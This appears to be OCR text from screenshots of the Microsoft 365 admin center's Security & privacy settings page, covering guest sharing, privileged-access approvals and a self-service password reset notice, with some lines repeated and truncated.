
You can turn it on in the Azure AD admin center.


After you turn on self-service password reset, you need to send users to the following website so they can set up their alternate phone number or email address. Don't lose access to your account.


Run Diag

Need help?

Global Admin


Microsoft 365 admin ce
https://portal-sdf.office.com/adminportal/home#/settings/security
Microsoft 365 admin center
FO
Home
Users
Groups
Resources
Billing
Support
Settings
Services & add-ins
Security & privacy
Organization profile
Partner relationships
Setup
Reports
Health
Home > Security & privacy
Sharing
Control access for people outside your organization.
Let users add new guests to the organization
On
Privileged Access
Set scoped access for privilege tasks and data access within your organization
Approvals for privilege tasks
Off
Let your people reset their own passwords
You can turn it on in the Azure AD admin center.
After you turn on self-service password reset, you need to send users to the fo
alternate phone number or email address. Don't lose access to your account.
Privileged Access
Require approvals for privilege tasks
Off
Save
Cancel
Run Diag
Need help?
Global Admin


Microsoft 365 admin ce
https://portal-sdf.office.com/adminportal/home#/settings/security
Microsoft 365 admin center
FO
Home
Users
Groups
Resources
Billing
Support
Settings
Services & add-ins
Security & privacy
Organization profile
Partner relationships
Setup
Reports
Health
Home > Security & privacy
Sharing
Control access for people outside your organization.
Let users add new guests to the organization
On
Privileged Access
Set scoped access for privilege tasks and data access within your organization
Approvals for privilege tasks
Off
Let your people reset their own passwords
You can turn it on in the Azure AD admin center.
